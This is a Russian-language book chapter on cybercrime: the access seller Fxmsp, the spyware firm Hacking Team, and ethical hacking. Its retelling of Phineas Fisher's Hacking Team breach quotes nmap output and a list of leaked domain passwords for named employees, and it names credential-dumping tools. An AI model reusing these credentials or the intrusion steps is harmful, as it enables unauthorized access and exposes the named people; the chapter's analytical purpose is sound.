В июне 2020 г. Group-IB представила сообществу аналитический отчет «Fxmosp: невидимый бог сети» (<https://habr.com/ru/company/group-ib/blog/507846/>), раскрывающий личность одного из самых активных продавцов доступов в корпоративные сети компаний, предоставлявшего свои услуги в «даркнете» около трех лет. За это время он скомпрометировал порядка 135 компаний в 44 странах мира. По минимальным оценкам прибыль Fxmosp за период его активности могла составлять 1,5 млн долл. (около 100 млн руб.). Несмотря на то что Fxmosp и ранее упоминался в публичных источниках, Group-IB впервые подробно описали ход собственного расследования и факты, не обнародованные ранее. Материалы по личности Fxmosp переданы в международные правоохранительные органы.

В октябре 2017 года на самом известном русскоязычном андеграундном форуме exploit[.]in появилось объявление о продаже доступа к корпоративным сетям ряда компаний — редкой для того времени услуги в андеграунде. Его автор впервые предложил доступ ко всем критически важным сегментам сетей скомпрометированных им организаций и заявил, что среди его жертв есть банк — уникальный по меркам того времени лот.

1 октября 2017 года — «день рождения» Fxmosp, как одного из самых известных продавцов доступа к корпоративным сетям на андеграундных форумах. Но известным на весь мир это имя стало в мае 2019 года, благодаря новости о получении доступа в защищенные сети трех ведущих антивирусных компаний. Fxmosp скопировал из внутренних сетей вендоров различные фрагменты кода антивирусных продуктов, модули аналитики, документацию по разработке и др. и выставил лот за 300 000 долл. Fxmosp писал о том, что это была целенаправленная акция. Ему понадобилось чуть больше трех лет, чтобы из рядового пользователя хакерского форума, не знающего, как монетизировать свои навыки взлома, стать одним из главных игроков русскоязычного андеграунда — со своим пулом постоянных клиентов и даже своим менеджером по продажам.



Рис. 1.1. Этапы деятельности хакера Fxmsp

Исследуя активность на хакерских форумах более 17 лет, эксперты Group-IB Threat Intelligence начали фиксировать рост предложений, связанных с продажей доступов к корпоративным сетям, начиная с 2017 года — с появления на хакерской сцене Fxmsp. На тот момент форумы в основном наводняли предложения по доступам к взломанным сайтам, единичным серверам, учетным записям. Во второй половине 2017 года в «элитной» нише продаж доступов в корпоративные сети самым заметным игроком и абсолютным лидером по числу лотов был продавец с никнеймом Fxmsp. Со временем он создал новый тренд в андеграундном комьюнити, *сделав продажу доступов не товаром, а сервисом* — с обеспечением привилегированного доступа в сети компаний-жертв для своих клиентов.

Основная активность Fxmsp пришлась на 2018 год. После чего ниша некоторое время пустовала, а с начала 2019 года у киберпреступника появились «последователи», которые и сегодня ведут активную деятельность в андеграунде, взяв на вооружение техники Fxmsp. По данным цитируемого исследования Group-IB, с начала 2020 года более 40 киберпреступников промышляют «ремеслом» Fxmsp на андеграундных форумах. Всего за это время было выставлено более чем 150 лотов по продаже доступов в корпоративные сети компаний различных отраслей.

К моменту появления скандальной новости о взломе трех антивирусных вендоров Fxmsp фактически закончил свою «публичную» деятельность. Однако до сих пор (на момент выхода книги) этот наиболее известный «продавец доступов» пока остается на свободе, представляя угрозу для компаний широкого диапазона отраслей независимо от того, в какой стране они находятся. В связи с этим командой Threat Intelligence Group-IB было принято решение о подготовке данного отчета, *передачи его расширенной версии международным правоохранительным органам* и обнародовании имеющихся материалов об инструментах и тактике Fxmsp.



Рис. 1.2. Распределение жертв Fxmsp по индустриям

Отчет Group-IB прослеживает деятельность Fxmsp с первой регистрации на андеграундном форуме, зафиксированной системой Group-IB Threat Intelligence, до его исчезновения с хакерских площадок. Fxmsp не специализировался на компрометации конкретных компаний. Топ-3 его жертв составляют госорганизации, провайдеры IT-сервисов и ритейл. Среди атакованных Fxmsp компаний была и «крупная рыба»: так, 4 из них входят в рейтинг «Global 500 | Fortune» за 2019 год. В послужном списке Fxmsp присутствуют банки, ТЭК, телекоммуникационные операторы, а также организации энергетического сектора (рис. 1.2). Одна из них летом 2020 года пострадала от атаки шифровальщика. К этому времени сервисы от Fxmsp не предлагались в андеграунде уже 8 месяцев.

Данные, полученные в ходе исследования с использованием системы Group-IB Threat Intelligence, позволили выявить инструменты, которые использовал Fxmsp для компрометации компаний, определить — с большей степенью точности — число его жертв, а также установить предполагаемую личность киберпреступника. Отчет Group-IB поэтапно раскрывает, как из рядового пользователя даркнета, начинавшего с майнинга криптовалюты, менее чем за 3 года русскоязычный хакер Fxmsp, по самым скромным подсчетам, заработал около 1,5 млн долларов — и это без учета продаж в «привате», лотов без указания цены, а также повторных продаж доступов в сети компаний-жертв.

Вместе со своим сообщником под ником Lampeduza, взявшим на себя рекламу и сопровождение всех сделок, в период с октября 2017 по сентябрь 2019 года они выставили на продажу доступы в 135 компаний из 44 стран мира, включая США, Россию, Англию, Францию, Италию, Нидерланды, Сингапур, Японию, Австралию и многие другие (рис. 1.3). Несмотря на негласный закон в андеграундной среде не работать «по РУ», Fxmsp продавал два лота по российским жертвам, за что был «забанен» модераторами форума, но это не остановило преступника.



Рис. 1.3. Географическое распределение жертв Fxmsp

Своим названием «Невидимый бог сети» отчета Group-IB обязан одному из рекламных постов Lampeduza. Завоевав авторитет в андеграундной среде, группа обзавелась постоянными клиентами. Lampeduza привлекался лишь на стадии монетизации, в то время как Fxmsp занимался всеми этапами атаки, включая сканирование IP-диапазона в поисках открытого порта RDP 3389, брутфорс, закрепление в сети и установку бэкдоров.

Независимые эксперты полагают, что содержащаяся в цитируемом отчете информация в итоге все-таки позволит правоохрнительным органам посадить за решетку «невидимого бога сети» — это только вопрос времени.

1.5.6. Легализация бизнеса по разработке шпионских программ как новая угроза кибербезопасности

1.5.6.1. Hacking Team — разработка и продажа шпионских программ для государственных организаций

Здесь необходимо обратить особое внимание читателя на следующий факт. С появлением разработчиков шпионского программного обеспечения и огромного нелегального рынка продавцов криминальных киберпродуктов эти продукты стали легко доступны тем людям с криминальными наклонностями, которые совсем не обладают какими-либо действительно серьезными познаниями в «компьютерных науках».

И лежащая здесь «на поверхности» проблема заключается в том печальном факте, что даже если органы правопорядка «вычислят» и «посадят» кибермошенника (киберпреступника): во-первых, его место в даркнете тут же займут другие продавцы доступов в корпоративные сети; а во-вторых — купившие уже раньше «продукт» злоумышленники будут и дальше «совершенствовать» свое ремесло, получив первый опыт «охоты за легкими деньгами».

К сожалению, об этом очень мало проходит информации в СМИ, в Интернете и об этом пока ничего не пишут в таких «толстых» научно-технических изданиях, как эта энциклопедия, но специалисты по кибербезопасности уже видят возникающую «на горизонте» новую опасную угрозу, истоки которой относятся к 2003 г.

В разд. 1.5.5.1 мы рассмотрели в качестве примера компанию Group-IB, зарабатывающую деньги на расследованиях киберпреступлений. Но сегодня хорошо зарабатывают и вполне себе «легальные» компании, специализирующиеся на разработке и продажах шпионских программ и других «экзотических штучек».

Одна из наиболее известных таких компаний, основанная в Италии в 2003 году Hacking Team с офисом в полсотни человек, базируется в Милане и специализируется на создании программ для взлома компьютеров и смартфонов (Android, BlackBerry, Windows Phone) с последующим наблюдением за «жертвой». При этом итальянская команда использует стандартные «хакерские методы» — уязвимости «нулевого дня», вирусы, известные бреши и приемы по проникновению на машины.

Самый известный продукт Hacking Team — «Система удаленного контроля» (Remote Control System, также известна под кодовыми названиями Galileo и DaVinci). В июне 2014 года «Лаборатория Касперского» и компания Citizen Lab независимо друг от друга опубликовали отчеты по деятельности Hacking Team, рассказав подробности ее основного инструмента RCS. Это своего рода троян, который внедряется в компьютер «жертвы» и транслирует всю информацию «хозяину». RCS перехватывает данные любого типа еще до их зашифровки: текст, изображения, электронные таблицы, разговоры по Skype, электронные письма, чат-сообщения. При этом отследить, куда и кому пересылаются похищенные данные невозможно.

Сама компания описывает RCS как специфическое решение проблемы шифрования, из-за которого любые правоохранительные органы не имеют возможности наблюдать за преступниками, угрожающими обществу.

Hacking Team многократно заявляла, что продает свои продукты только государственным структурам, заверяя при этом, что не сотрудничает с правительствами стран, на которых наложены санкции со стороны США, ЕС, ООН, НАТО и АСЕАН.

Правда, опубликованная в результате хакерской атаки в 2015 г. описанная ниже в этом разделе электронная переписка, счета-фактуры и списки клиентов итальянской ИТ-компани утверждали об обратном. Так, среди клиентов итальянцев оказались спецслужбы Судана, находящегося под жесткими санкциями ООН с 2005 года.

Среди ее основных клиентов, суммы контрактов с которыми достигают миллионов долларов, — правительственные организации Мексики, Италии, Марокко, Саудовской Аравии, Чили, Венгрии, США, Казахстана, Судана, Узбекистана и других стран. Среди заказчиков шпионского оборудования были как страны с сомнительной репутацией на международной арене, так и госорганы вполне себе демократических государств (США, Люксембург, Южная Корея, Польша, Швейцария).

В ряде развитых стран технические решения Hacking Team были вне закона, потому у компании были проблемы с поставкой оборудования в Великобританию, а спецслужбы США использовали его почти исключительно за границей.

Международная правозащитная организация «Репортеры без границ» давно занесла Hacking Team в список «врагов Интернета» за общую беспринципность и использование хакерской программы Da Vinci.

Приведем здесь только основные характеристики шпионской программы. «Galileo предназначена для скрытых атак, заражения и наблюдения за целевыми ПК и смартфонами. Система позволяет тайно собирать данные из самых распространенных десктопных операционных систем: Windows, OS X и Linux. Кроме того, система дистанционного управления может мониторить все современные смартфоны: на Android, iOS, Blackberry и Windows Phone. После инфицирования цели вы можете получить доступ ко всей информации, включая звонки Skype, Facebook, Twitter, WhatsApp, Line, Viber, местоположению устройства, файлам, скриншотам, микрофону и др».

Чтобы понять «рентабельность» подобного бизнеса, приведем следующие данные (<https://gazetaby.com/post/vzlom-hacking-team-belorusskie-svyazi-italyanskix-hakerox/97724/>): «Лицензия на 10 одновременных целей с поддержкой всех платформ — примерно 370 тысяч евро. Она включает в себя: 5 пользователей, 2 анонимайзера, инъекционный прокси(беспроводной / LAN), RMI (для мобильных), 1 год обслуживания (обновление и поддержка), установка и обучение (5 дней). Если вы хотите добавить 50 целей, цена вырастет на 120 тысяч евро. Цена не включает в себя поставки оборудования.




Рис. 1.4. Суммарная выручка компании Hacking Team с детализацией по странам

На рис. 1.4 представлена появившаяся в 2015 г. на сайте (<https://zlonov.ru/hacking-team-facts-and-links/>) информация о суммарной выручке этой компании с детализацией по странам и регионам.

Здесь мы видим и покупателей из России, Украины, Казахстана, Узбекистана и других стран бывшего СССР.

Таким образом, *подводя итоги* этого раздела, следует отметить, что за последние годы в мире произошли значительные изменения, о которых рядовые пользователи узнали не так давно: были обнаружены новые программы, которые использовались и как кибероружие, и как средства кибершпионажа.

Появились также частные компании, которые, согласно информации на их официальных сайтах, разрабатывают и предлагают правоохранительным органам *программы для нелегального сбора информации с компьютеров пользователей*. Кроме вышерассмотренной итальянской компании, на момент выхода книги мы наблюдаем активизацию коммерческой деятельности целого ряда других компаний (французская Vupen и др.), *продающих готовые эксплойты* правительствам разных стран. Страны, у которых нет соответствующих собственных технических возможностей, могут «легально» покупать программы с подобным функционалом у таких частных компаний. Несмотря на наличие в большинстве стран законов, запрещающих создание и распространение вредоносных программ, подобные программы-шпионы предлагаются практически без какой-либо маскировки их функций.

Но пока таких компаний мало (по крайней мере, другие сегодня неизвестны рядовым потребителям) и конкуренции на этом рынке почти нет, что создает благоприятные условия для появления новых игроков и начала технологической гонки между ними. При этом эти компании не несут ответственности за дальнейшую судьбу созданных ими программ, которые могут использоваться для слежки, в межгосударственном шпионаже, либо с традиционной для обычного киберкриминала целью обогащения.

Очевидно, что ситуация осложняется возможностью появления подобных программ и на открытом рынке, где их могут перепродавать, например, подставные компании — кому и когда угодно.

Экспертам по кибербезопасности крупных и мелких компаний необходимо иметь в виду и эту угрозу и принимать соответствующие меры противодействия при разработке концепций и стратегий обеспечения корпоративной кибербезопасности.

1.5.6.2. Уникальный эпизод — открытый отчет хакера, взломавшего защиту компании Hacking Team

Спустя почти год после скандального взлома летом 2015 г. Hacking Team и утечки внутренних данных компании, в 2016 г. появился человек, взявший ответственность за случившееся на себя. На сайте PasteBin был опубликован объемный текст, автором которого выступил хакер, известный как Финиас Фишер (Phineas Fisher). Фишер в деталях рассказал о том, как он самостоятельно взломал Hacking Team, какие техники и инструменты для этого использовал, а также объяснил, зачем это сделал.

Итальянская компания Hacking Team прославилась на весь мир летом 2015 года, когда неизвестные взломали ее и опубликовали в интернете более 400 Гб внутренних файлов (от исходного кода до документов и почтовой переписки сотрудников). До этого момента о деятельности Hacking Team было известно немного, но после утечки данных любой специалист по кибербезопасности смог в деталях ознакомиться с тем, как работают компании, создающие инструменты для массовой слежки, разрабатывающие различные эксплойты и софт на грани легального.

Хотя после взлома на всеобщее обозрение выплыли различные факты, часть из которых откровенно порочила репутацию Hacking Team (к примеру, сотрудничество с Ливией, Суданом, Эфиопией и другими странами, властям которых определенно не стоило продавать глобальный шпионский софт), руководство компании попыталось оправдаться и принести извинения. В итоге Hacking Team не слишком пострадала в результате этого скандала.

Публикация Финиаса Фишера была представлена в стиле *мануала* (руководства) для начинающих хакеров. Он не только в подробностях рассказывает о взломе Hacking Team, но читает настоящую лекцию об информационной безопасности в целом, рассказывая обо всем, начиная практически с самых азов. Фишер, в частности, пишет о том, почему использование Тог — это не панацея, учит правильно пользоваться поиском Google (как это делают пентестеры), а также объясняет, как правильно собирать личные данные о жертве и применять социальную инженерию. Мы рекомендуем читателю ознакомиться с полной версией текста на PasteBin.

Фишер утверждает, что входной точкой его атаки стало некое «встроенное устройство», подключенное к внутренней сети Hacking Team. Хакер не раскрывает подробностей о том, что это было за устройство, зато он отмечает, что обычно найти точку проникновения гораздо легче. Дело в том, что специально для атаки Фишер нашел 0-day в этом «встроенном устройстве», создал собственную прошивку для него и оснастил ее бэкдором. Хакер пишет, что на создание удаленного root-эксплойта у него ушло две недели, а также отказывается раскрывать данные о природе самой 0-day уязвимости. Фишер объясняет свое нежелание тем, что баг до сих пор не исправлен.

Здесь и далее мы даем максимально близко к оригиналу текст, взятый нами с сайта <https://xakep.ru/2016/04/18/hacking-team-hack/>, как наиболее понятным языком передающий суть отчета хакера.

Проникнув в сеть Hacking Team, Фишер какое-то время наблюдал и собирал данные. Он написал ряд собственных инструментов для атаки и использовал свой эксплойт всего раз — для внедрения в сеть, а затем возвращался в систему уже через оставленный там бэкдор. Также при проведении опытов было важно не дестабилизировать систему и не выдать своего присутствия, поэтому несколько недель Фишер тренировался и проверял все подготовленные инструменты, эксплойт и бэкдор в сетях других уязвимых компаний. Для последующего изучения сети Hacking Team Фишер использовал busybox, nmap, Responder.py, tcpdump, dsniiff, screen и другие тулзы.

NoSQL, or rather NoAuthentication, has been a huge gift to the hacker community [1]. Just when I was worried that they'd finally patched all of the authentication bypass bugs in MySQL [2][3][4][5], new databases came into style that lack authentication by design. Nmap found a few in Hacking Team's internal network:

```
27017/tcp open  mongodb          MongoDB 2.6.5
| mongodb-databases:
|   ok = 1
|   totalSizeMb = 47547
|   totalSize = 49856643072
...
|_   version = 2.6.5

27017/tcp open  mongodb          MongoDB 2.6.5
| mongodb-databases:
|   ok = 1
|   totalSizeMb = 31987
|   totalSize = 33540800512
|   databases
...
|_   version = 2.6.5
```

They were the databases for test instances of RCS. The audio that RCS records is stored in MongoDB with GridFS. The audio folder in the torrent [6] came from this. They were spying on themselves without meaning to.

Потом Фишеру повезло. Он обнаружил пару уязвимых баз MongoDB, сконфигурированных совершенно неправильно. Именно здесь хакер нашел информацию о бэкапах компании, а затем добрался и до самих бэкапов. Самой полезной его находкой стал бэкап почтового сервера Exchange. Фишер принялся прицельно искать в нем информацию о паролях или хешах, которые могли бы предоставить ему доступ к «живому» серверу. Для этого он использовал `pwdump`, `cachedump` и `lsadump`, и удача снова ему улыбнулась. Фишер обнаружил учетные данные аккаунта администратора BES (BlackBerry Enterprise Server). Данные оказались действительны, что позволило Фишеру повысить свои привилегии в системе, в итоге получив пароли других пользователей компании, включая пароль администратора домена.

```
HACKINGTEAM BESAdmin          bes32678!!!
HACKINGTEAM Administrator    uu8dd8ndd12!
HACKINGTEAM c.pozzi          P4ssword      <---- lol great sysadmin
HACKINGTEAM m.romeo          ioLK/(90
HACKINGTEAM l.guerra          4luc@.=
HACKINGTEAM d.martinez        W4tudul3sp
HACKINGTEAM g.russo           GCBr0s0705!
HACKINGTEAM a.scarafile       Cd4432996111
HACKINGTEAM r.viscardi        Ht2015!
HACKINGTEAM a.mino            A!e$$andra
HACKINGTEAM m.bettini         Ettore&Bella0314
HACKINGTEAM m.luppi           Blackou7
HACKINGTEAM s.gallucci        1S9i8m4o!
HACKINGTEAM d.milan           set!dob66
HACKINGTEAM w.furlan          Blu3.83rry!
HACKINGTEAM d.romualdi        Rd13136f@#
HACKINGTEAM l.invernizzi      L0r3nz0123!
HACKINGTEAM e.ciceri          202571&2E
HACKINGTEAM e.rabe            erab@4HT!
```

На этом этапе Фишер уже опасался, что его присутствие вот-вот заметят, поэтому принялся срочно скачивать информацию с почтового сервера компании. Однако хакера никто так и не обнаружил.

Изучив похищенные письма и документы, Фишер заметил, что пропустил кое-что важное — «Rete Sviluppo», изолированную сеть внутри основной сети Hacking Team, где команда хранила исходные коды своего RCS (Remote Control System), то есть шпионского ПО для слежки за пользователями. Рассудив, что у сисадминов должен быть доступ к этой сети, Фишер (уже обладающий привилегиями администратора домена) проник на компьютеры Мауро Ромео (Mauro Romeo) и Кристиана Поцци (Christian Pozzi). На их машины он подсадил кейлоггеры, софт, делающий снимки экрана, поработал с рядом модулей metasploit, а также просто изучил содержимое компьютеров. В системе Поцци обнаружился Truecrypt-том, и Фишер терпеливо дождался, пока разработчик его смонтирует, а затем скопировал оттуда все данные. Среди файлов с зашифрованного тома обнаружился обычный файл.txt с кучей разных паролей. Нашелся там и пароль от сервера Fully Automated Nagios, который имел доступ к закрытой сети Sviluppo для мониторинга. Фишер нашел то, что искал.

Кроме того, просматривая похищенную почту, хакер обнаружил, что одному из сотрудников дали доступ к репозиториям компании. Так как Windows-пароль сотрудника был уже известен Фишеру, он попробовал применить его же для доступа к git-серверу. И пароль сработал. Тогда Фишер попробовал sudo, и все вновь сработало. Для доступа к серверу GitLab и Twitter-аккаунту Hacking Team взломщик вообще использовал функцию «я забыл пароль», в сочетании с тем фактом, что он имел свободный доступ к почтовому серверу компании.

В конце Фишер отмечает, что он хотел бы посвятить данный взлом и этот подробный гайд многочисленным жертвам итальянских фашистов. Он заявляет, что компания Hacking Team, ее глава Давид Винченцетти (David Vincenzetti), давняя дружба компании с правоохранительными органами — все это части давно укоренившейся в Италии традиции фашизма.

После таких заявлений мотивы Фишера, который пишет о себе как о «этичном хакере», становятся яснее.

В конце этого раздела мы попробуем более детально рассмотреть ситуацию с подобными «этическими хакерами» на предмет соответствия их «хакерской этики» этике «общечеловеческой» и сделать свои авторские выводы о корректности использования приставки «этичный» со словом «хакер».

1.5.7. К вопросу о практике «технического симбиоза» кибермошенников и государственных спецслужб

Как известно, «дипломированных хакеров» не бывает — их ведь не готовят в высших учебных заведениях, на специальных «учебных курсах», семинарах, вебинарах и т.п. Из мемуаров бывших сотрудников известного израильского секретного киберотряда 8200, о котором более подробно мы расскажем в разд. 6.7, мы знаем, что некоторые сотрудники этого считай лучшего в мире киберподразделения вообще не имели университетских дипломов.

Как мы уже отмечали ранее в книге «Viruses, Hardware and Software Trojans», спецслужбы разных стран мира активно (обычно негласно) сотрудничают с различными хакерами, попавшими в их «поле зрения» (как «белыми», так и «черными», и «серыми»). Формы такого «сотрудничества» могут быть самыми разными, например, известно, что у некоторых киберпреступников в результате их «профессиональной деятельности» под контролем могут находиться одновременно от 500 тысяч до 1 миллиона «взломанных» компьютеров по всему миру. А ведь это не только доступ к банковским данным, но и к личной переписке, фото/видеоархивам, международным картам и т.д.

И пока киберпреступник похищает деньги и некую целевую секретную информацию, очень часто «за его спиной» стоят власти (точнее их специалисты), использующие вскрытую ими масштабную преступную схему для проведения своих специальных разведывательных операций, таким образом не утруждая себя сложной работой по организации взлома защищенных компьютерных сетей. Ведь на такой «взломанный» компьютер можно посылать запросы о получении любой другой информации, представляющей интерес для государственных разведывательных структур, причем установить — кто именно посылает эти запросы, практически невозможно.

А ведь в числе взломанных таких компьютеров почти наверняка бывают и компьютеры правительственных чиновников, военных, дипломатов, политиков, менеджеров и сотрудников крупных компаний. Одной из первых о возможности такого «технического симбиоза» еще в 2017 году сообщала газета The New York Times (<https://www.nytimes.com/2017/03/12/world/europe/russia-hacker-evgeniy-bogachev.html>), приведя в качестве примера случай с Евгением Богачевым, обвиняемым в США в многочисленных случаях взлома сетей самых различных организаций и банков и похищения с банковских счетов сотен миллионов долларов. Такие хакеры обычно «работают по совместительству», выполняя просьбы разведки, будь то в целях экономического шпионажа или «обычного» шпионажа.

Как говорят независимые эксперты (<https://meduza.io/feature/2019/12/11/ruchnye-hakery-ekstravagantnye-millionery>), *первые столкновения кибермошенников со спецслужбами почти никогда не заканчиваются тюрьмой*, приводя в качестве примера историю так называемой российской хакерской группы Evil Corp. Например, спецслужбы могут обращаться к ним по поводу освобождения денег с заблокированных в связи с санкциями банковских счетов за рубежом и для оказания целого ряда аналогичных «деликатных услуг».

1.6. Этичные хакеры и хактивисты — мифы и реалии

1.6.1. Этичный хакинг — что это такое?

Здесь мы очень кратко рассмотрим тему «белых шляп», или как они часто себя называют — *этичных хакеров, а также так называемых хактивистов*, и покажем, что некоторые из них также представляют собой угрозу кибербезопасности в силу «своеобразного» понимания ими термина «этика». Как сказано в википедии — **Этичный хакер**, или **белый хакер**, а также на сетевом сленге **белая шляпа** (от англ. *White hat*) — специалист по компьютерной безопасности, который специализируется

на тестировании безопасности компьютерных систем. В отличие от черных шляп (черных хакеров), белые хакеры ищут уязвимости на добровольной основе или за плату с целью помочь разработчикам сделать их продукт более защищенным.

В отличие от черных хакеров, чьи действия подпадают под статьи 272 (Неправомерный доступ к компьютерной информации), 273 (Создание, использование и распространение вредоносных программ для ЭВМ), 274 (Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети) УК РФ, *действия белых хакеров не подпадают под статью УК.*

Одним из первых примеров этического взлома была «проверка безопасности» ОС Multics, проведенная в ВВС США. Их оценка показала, что «безопасность Multics была значительно выше, чем у других систем в то время». Они провели тесты, направленные на сбор информации, а также непосредственные атаки на безопасность ОС, направленные на вывод ее из строя. Также известно о других этических взломах в вооруженных силах США, официальных отчетов о которых не опубликовано.

Идея использования методик «этического взлома» с целью повышения безопасности в Интернете и локальных сетях была предложена Dan Farmer и Wietse Venema. Они вручную проанализировали множество систем с целью получения данных и контроля над жертвой. После чего они собрали все инструменты, которые они использовали для взлома в одной программе. Их программа получила название SATAN, или «инструмент администратора безопасности для анализа сетей» (от англ. Security Administrator Tool for Analyzing Networks).

Самые известные белые хакеры: Eric Corley, Przemysław Frasunek, Raphael Gray, Barnaby Jack, Митник Кевин (*Kevin Mitnick*), Agha S (*Azxa C*), Моррис Роберт Тэппэн (*Robert Tappan Morris*), Поулсен Кевин (*Kevin Poulsen*).

Этичный хакинг, также известный как «вайт хет хакинг» или «взлом белой шляпы», представляет собой процесс вторжения в систему или сеть с целью обнаружения образцов вредоносных программ и уязвимостей, которые могут быть обнаружены вредоносными скриптами или эксплойтами, что приводит к серьезным убыткам в виде потерянных данных.

Считается, что основная цель этичного хакинга — повысить уровень безопасности. Образцы вредоносных программ и уязвимости, обнаруживаемые этичными хакерами, часто исправляются во время тестирования. Несмотря на то что этичные хакеры часто применяют те же инструменты и методы, которые используются киберпреступниками и злоумышленниками, этичные хакеры имеют разрешение уполномоченной стороны на выполнение взлома. Кроме того, все обнаруженные уязвимости, как ожидается, будут сообщены руководству в процессе тестирования.

Этичные хакеры, также называемые *тестирующими проникновения* или *хакерами в белой шляпе*, действительно являются опытными хакерами-профессионалами, которые выявляют и используют слабые места и уязвимости в целевых системах/сетях. В отличие от «злонамеренных» хакеров (*черных шляп*), вместо того, чтобы воспользоваться преимуществами обнаруженных уязвимостей, этичные хакеры работают с разрешения авторизованного руководства и должны соблюдать все правила управления и законы страны.

Стоит отметить, что этичные хакеры нередко становятся белыми шляпами, уже будучи злонамеренными хакерами, решая использовать свои навыки и приемы для

достижения позитивных целей. Тем не менее хакеры в белых шляпах также нередко легко меняют свои белые шляпы на черные.

Этичные хакеры часто *руководствуются тремя основными принципами — конфиденциальность, целостность и доступность*. Эти три принципа составляют *Треугольник ЦРУ*. Они используются для достижения гармонии трех принципов для повышения уровня безопасности организации. Первоначально Триада ЦРУ была разработана для руководства политиками информационной безопасности в организации. Эта модель также упоминается как *триада AIC*.

Этичные хакеры должны обладать «огромным количеством технических знаний о ИТ-системах и программном обеспечении и, в частности, о том, как использовать их уязвимости». Ряд сертификатов, таких как наиболее распространенные сертификаты EC-Council Certified Ethical Hacker Certification или Communication-Electronics Security Group (CESG), также необходимы для выполнения какого-либо теста на проникновение в организацию (<http://bedynet.ru/%D1%87%D1%82%D0%BE-%D0%B2%D0%B0%D0%BC-%D0%BD%D1%83%D0%B6%D0%BD%D0%BE-%D0%B7%D0%BD%D0%B0%D1%82%D1%8C-%D0%BE-%D1%8D%D1%82%D0%B8%D1%87%D0%BD%D0%BE%D0%BC%D1%83-%D1%85%D0%B0%D0%BA%D0%B8%D0%BD%D0%B3%D1%83/>).

Существуют также различные сертификаты тестирования начального уровня, разработанные для тех, кто желает работать в команде тестирования и управляться руководителем группы.

Согласно PrepAway, топ-7 сертификатов этичного взлома включают сертификат этичного хакинга (СЕН), сертификат тестера проникновения GIAC (SANS GPEN), сертификат специалиста по безопасности (OSCP), CREST, Foundstone Ultimate Hacking, сертификат по взлому инженера-тестера (СТРС) и сертификат инженера по тестированию хакинга (СРТЕ). Сертификаты квалифицируют человека как сертифицированного этичного хакера и предоставляют различные преимущества для отдельных лиц, поскольку это помогает понять риски и уязвимости, влияющие на организации, показывают инструменты торговли, технических хакеров, различные виды средств для подбора отпечатков пальцев, контрмеры и инструменты для снятия отпечатков пальцев и многое другое.

Этичные хакеры чаще всего используют свои умения и экспертизу для обнаружения уязвимостей в цифровых системах и их устранения в рамках баунти-программ или же полноценного коммерческого контракта. Главным отличием таких хакеров является то, что *они взламывают системы с разрешения владельцев*, что делает процесс законным. В криптовалютной индустрии такие специалисты помогают возвращать украденные у пользователей средства или же устранять уязвимости еще до того, как ими успеют воспользоваться.

Существуют и «свободные художники», которые тестируют цифровые системы на предмет устойчивости к различным атакам без разрешения их владельцев, однако делают это для саморазвития или же в надежде получить компенсацию в случае обнаружения багов (*баунти-хантеры*). Чаще всего они не эксплуатируют найденные уязвимости, однако в некоторых случаях могут опубликовать информацию о них в общем доступе.

Этичные хакеры, непосредственно не задействованные в преступлениях и кибертерроризме, исповедуют так называемые *этические принципы (стандарты)*. Эти стандарты были по большей части выработаны в Массачусетском технологическом институте (MIT), и считается, что впервые сформулированы в книге «Хакеры: герои компьютерной революции» журналиста Леви Стивена:

1. Делиться знаниями, вся информация должна быть доступной.
2. Не доверять конкретным авторитетам (обладающим властью), способствовать децентрализации и свободному доступу к компьютерным технологиям.
3. Делать мир лучше (защищать демократию и фундаментальные права).
4. Оценивать других представителей сообщества только по их достижениям, а не вероисповеданию, расе, политическим убеждениям или наградам.

Похожими принципами руководствовались в свое время и «*шифропанки*» в США, когда боролись за отмену ограничений на экспорт криптографических технологий, которые долгое время использовались исключительно в военных целях и поэтому засекречивались в соответствии с всевозможными бюрократическими правилами.

1.6.2. Наиболее известные группировки хактивистов

Значительной части сообщества хакеров свойственны определенные политические убеждения в контексте защиты свободы слова, свободы информации и других прав человека в целом. Они используют свои знания и умения для продвижения этих ценностей, хотя нередко подвергаются критике за радикализм даже со стороны самого хакерского сообщества. Эта философия получила название *хактивизм* (акты гражданского неповиновения и протеста в сети), а ее методы часто схожи с кибертерроризмом, хотя цели здесь стоят совершенно другие.

У этого идеологического направления есть и прямой конкурент: *патриотический хакинг*. Участники этого движения твердо уверены в существовании неких врагов государства: будь то террористы, слишком надоедливые критики или даже другие государства. Используя свои хакерские навыки, они стремятся максимально навредить таким субъектам или же заблокировать их ответные атаки. В любом случае — если только это не *патриоты, находящиеся на службе в соответствующих ведомствах*, их действия обычно считаются незаконными.

